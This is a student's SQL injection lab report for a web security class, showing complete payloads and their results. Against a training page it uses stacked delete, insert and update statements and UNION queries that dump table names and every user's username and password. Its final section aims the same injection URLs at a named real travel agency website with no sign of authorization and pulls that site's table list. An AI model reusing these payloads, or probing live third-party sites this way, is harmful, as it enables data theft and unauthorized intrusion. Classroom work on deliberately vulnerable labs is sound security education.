



SQL INJECTION LAB REPORT

WEB SECURITY



Lecturer: Hoang Xuan Dau

Student: Nguyen Khang Ninh



Class: Cyber Security

Student ID: BI12-341

1- To bypass authentication:



2- To modify/delete/insert data



This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; delete from tbl_users where username = 'tom';--%

Found no products matched your search term "samsung"; delete from tbl_users where username = 'tom';--".

3- To steal/extract data:

Find the numbers of fields in the original query

I test with number = 2 first.

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 2; --%

Found 3 products matched your search term "sam%" order by 2; --".

No	Product Name	Product Description	Product Cost (USD)
1	SungSam	fake phone	123456
2	SamSung Galaxy	mobile	0
3	samsungglxip	very cool	123456

Then with 3

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 3; --%

Found 3 products matched your search term "%sam%" order by 3; --%.

No	Product Name	Product Description	Product Cost (USD)
1	SamSung Galaxy	mobile	0
2	SungSam	fake phone	123456
3	samsungglxip	very cool	123456

Then 4:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 4; --%

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 4 is out of range of the number of items in the select list.
/code/search_error.asp, line 25

=> There are total of 3 fields

Display information about DBMS and server operating system:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', @@version, 0 --%

Found 1 products matched your search term "ssss' union select '', @@version, 0 --".

No	Product Name	Product Description	Product Cost (USD)
1		Microsoft SQL Server 2008 R2 (SP3) - 10.50.6000.34 (X64) Aug 19 2014 12:21:34 Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit) on Windows NT 6.1 (Build 7601: Service Pack 1) (Hypervisor)	0

Windows taskbar: Type here to search, Start button, Task View, File Explorer, Edge, YouTube, Mail, Calendar, Photos, OneDrive, ChatGPT, 7:16 PM, 12/31/2023

Extract list of user tables from database:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', name, 0 from sys.objects where type='u'; --%

Found 5 products matched your search term "ssss' union select '', name, 0 from sys.objects where type='u'; --".

No	Product Name	Product Description	Product Cost (USD)
1		students	0
2		tbl_administrators	0
3		tbl_products	0
4		tbl_test	0
5		tbl_users	0

Windows taskbar: Type here to search, Start button, Task View, File Explorer, Edge, YouTube, Mail, Calendar, Photos, OneDrive, ChatGPT, 7:17 PM, 12/31/2023

Extract list of fields of a user table:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name = 'tbl_users'; --'

Found 4 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name = 'tbl_users'; --".

No	Product Name	Product Description	Product Cost (USD)
1		account_id	0
2		Full_name	0
3		password	0
4		username	0

Extract list of fields of all user tables:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --'

Found 17 products matched your search term "ssss' union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --".

No	Product Name	Product Description	Product Cost (USD)
1	students	firstname	0
2	students	lastname	0
3	students	password	0
4	students	student_code	0
5	students	student_id	0
6	tbl_administrators	password	0
7	tbl_administrators	username	0
8	tbl_products	product_cost	0
9	tbl_products	product_desc	0
10	tbl_products	product_id	0
11	tbl_products	product_name	0
12	tbl_test	ID	0
13	tbl_test	name	0
14	tbl_users	account_id	0
15	tbl_users	Full_name	0
16	tbl_users	password	0
17	tbl_users	username	0

Extract all records of tbl_users:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sssss' union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --%

Found 17 products matched your search term "ssss" union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --".

No	Product Name	Product Description	Product Cost (USD)
1	students	firstname	0
2	students	lastname	0
3	students	password	0
4	students	student_code	0
5	students	student_id	0
6	tbl_administrators	password	0
7	tbl_administrators	username	0
8	tbl_products	product_cost	0
9	tbl_products	product_desc	0
10	tbl_products	product_id	0
11	tbl_products	product_name	0
12	tbl_test	ID	0
13	tbl_test	name	0
14	tbl_users	account_id	0
15	tbl_users	Full_name	0
16	tbl_users	password	0
17	tbl_users	username	0

7:19 PM 12/31/2023

4- Practice exercises:

Add the user:

This is a sample page that has SQL Injection vulnerabilities

Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; insert into tbl_users (full_name, username, password) values ('vinh don lua','trollv','blg3032'); --%

Found no products matched your search term "samsung"; insert into tbl_users (full_name, username, password) values ('vinh don lua','trollv','blg3032'); --".

7:27 PM 12/31/2023

The screenshot shows a Microsoft Edge browser window with multiple tabs open. The active tab displays a product search results page from attt.ptit.edu.vn:81/code/search_error.asp. The page contains an SQL query and a table of product results.

SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select full_name, username+'-'+password, 0 from tbl_users;--%
```

Found 22 products matched your search term "ssss' union select full_name, username+'-'+password, 0 from tbl_users;--".

No	Product Name	Product Description	Product Cost (USD)
1		kien-usth123	0
2		quanngu-quan123	0
3		quan-quan123	0
4	aefshu	wefwef-wefwef	0
5	Blink	hehe-abc123	0
6	Cong Pham	cong-cong456	0
7	Dau Hoang	dau-abc123	0
8	David Smith	david-hehehe	0
9	Faker	faker-faker	0
10	Freddy Fazbear	hur hur hur hur--hur hur hur	0
11	HappyBoy	happy-huhuhu	0
12	hihi	hihi23-123456	0
13	Jerry	jerry-terry	0
14	Jun	ahih-393939012	0
15	Junn	J-97	0
16	Long Nguyen	long-long123	0
17	test_user	tu--123456	0
18	Tom Cruise	tom-abc123	0
19	Tom Cruise	tom---abc123	0
20	vinh don lua	trollvy-blzg3032	0
21	vito	vito-abc123	0
22	W	Wally-abc123	0

The browser's taskbar at the bottom shows various pinned icons and the system clock indicating 7:28 PM on 12/31/2023.

Update the password

The screenshot shows a Microsoft Edge browser window with multiple tabs open. The active tab displays a page from attt.ptit.edu.vn:81/code/search_error.asp. The page contains an SQL query and a message indicating no products were found.

This is a sample page that has SQL Injection vulnerabilities

SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; update tbl_users set password='khonnhadaicho' where username='trollvy'; --%
```

Found no products matched your search term "samsung'; update tbl_users set password='khonnhadaicho' where username='trollvy'; --".

The browser's taskbar at the bottom shows various pinned icons and the system clock indicating 7:29 PM on 12/31/2023.

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select full_name, username+'-' +password, 0 from tbl_users;--%

Search term: Search

Product Search

Find 22 products matched your search term "ssss' union select full_name, username+'-' +password, 0 from tbl_users;--".

No	Product Name	Product Description	Product Cost (USD)
1		kien--usth123	0
2		quanngu--quan123	0
3		quau--quan123	0
4	aefshu	wefwef--wefwef	0
5	Blink	hehe--abc123	0
6	Cong Pham	cong--cong456	0
7	Dau Hoang	dau--abc123	0
8	David Smith	david--hehehe	0
9	Faker	faker--faker	0
10	Freddy Fazbear	hur hur hur hur--hur hur hur hur	0
11	HappyBoy	happy--huhuhu	0
12	hihi	hihi23--123456	0
13	Jerry	jerry--terry	0
14	Jun	ahihii--393939012	0
15	Junn	J--97	0
16	Long Nguyen	long--long123	0
17	test_user	tu--123456	0
18	Tom Cruise	tom--abc123	0
19	Tom Cruise	tom---abc123	0
20	vinh don lua	trolley--khonhadaicho	0
21	vito	vito--abc123	0
22	W	Wally--abc123	0

7:30 PM 12/31/2023

5- Investigate SQLi Vulnerability on the Internet:

The website I will use in this task is

<https://www.nesiyaholidays.com/content.php?id=52>

<https://www.nesiyaholidays.com/hotel.php?countryId=25>

First, we will check how many columns are in the webpage. I will use the command order by x; -- (x will be a number). I will check starting from number 1. When it comes to number 11, the result is like this:

Group 25 - GP2324 - Fitness Tra... Nesiya Holidays | Take A Journey You have an error in your SQL s... #1064 - You have an error in you... +

https://www.nesiyaholidays.com/hotel.php?countryId=25%20order%20by%2011;%20--

Nesiya Holidays TAKE A JOURNEY MADE DIFFERENTLY

Home About Us Packages Suggestion Gallery Contacts

Home » Packages » Hong Kong


Packages - Hong Kong

Unknown column '11' in 'order clause'

11:54 PM 1/27/2024

So, there are 10 columns.

<https://www.nesiyaholidays.com/hotel.php?countryId=25%20union%20select%201,2,3,4,5,6,7,8,9,10;-->



Therefore, we can see that there are some problems with the column 2 and 3.

[https://www.nesiyaholidays.com/hotel.php?countryId=18%20union%20select%20all%201,table_name,3,4,5,6,7,8,9,10%20from%20information_schema.tables%20where%20table_schema=database\(\);--](https://www.nesiyaholidays.com/hotel.php?countryId=18%20union%20select%20all%201,table_name,3,4,5,6,7,8,9,10%20from%20information_schema.tables%20where%20table_schema=database();--) :

A screenshot of a web browser window showing a travel agency's website for France packages. The page features a dark header with the logo 'NESIYA HOLIDAYS' and the slogan 'TAKE A JOURNEY WITH A DIFFERENCE'. The main navigation menu includes 'Home', 'About Us', 'Packages' (which is currently selected), 'Suggestion', 'Gallery', and 'Contacts'. Below the menu, there are two circular images: one of the Eiffel Tower with the word 'FRANCE' overlaid, and another of a coastal town with palm trees and the text 'nice French Riviera'. The page content includes sections for 'Charming Paris - France', 'Paris & France', and 'Admin', each with a 'Read More' button. The browser taskbar at the bottom shows various open tabs and system icons.